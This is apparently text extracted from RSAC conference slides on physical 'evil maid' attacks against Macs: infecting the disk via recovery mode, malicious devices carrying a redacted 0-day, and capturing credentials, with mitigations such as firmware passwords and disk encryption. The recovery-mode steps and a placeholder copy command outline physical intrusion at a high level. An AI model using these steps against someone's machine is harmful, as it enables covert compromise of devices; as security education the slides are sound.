
traffic modification

# Physical ('evil maid') Attack via recovery mode



⌘ + R

- 1 boot into **recovery mode**
- 2 open terminal
- 3 copy malware into main partition




*a firmware password or full-disk encryption will thwart this!*

# Physical ('evil maid') Attack via recovery mode




#RSAC



recovery mode terminal

```
# cp [malware]  
/Volumes/Macintosh HD/...
```



infecting (main)  
partition




#RSAC

# Physical ('evil maid') Attack via malicious devices

MAC [0DAY]

## CONCLUSION

This paper presented a non-public [REDACTED] and described the necessary steps to turn it into an reliable 0-day exploit. This exploit can be delivered to a target system by the simple insertion of [REDACTED] even if the target system is locked. [REDACTED]  
[REDACTED] the system can be fully compromised.




*"When plugged in, the altered adapter can trick a Mac...allowing tweaks to its firmware"*

# Physical ('evil maid') Attack capturing credentials



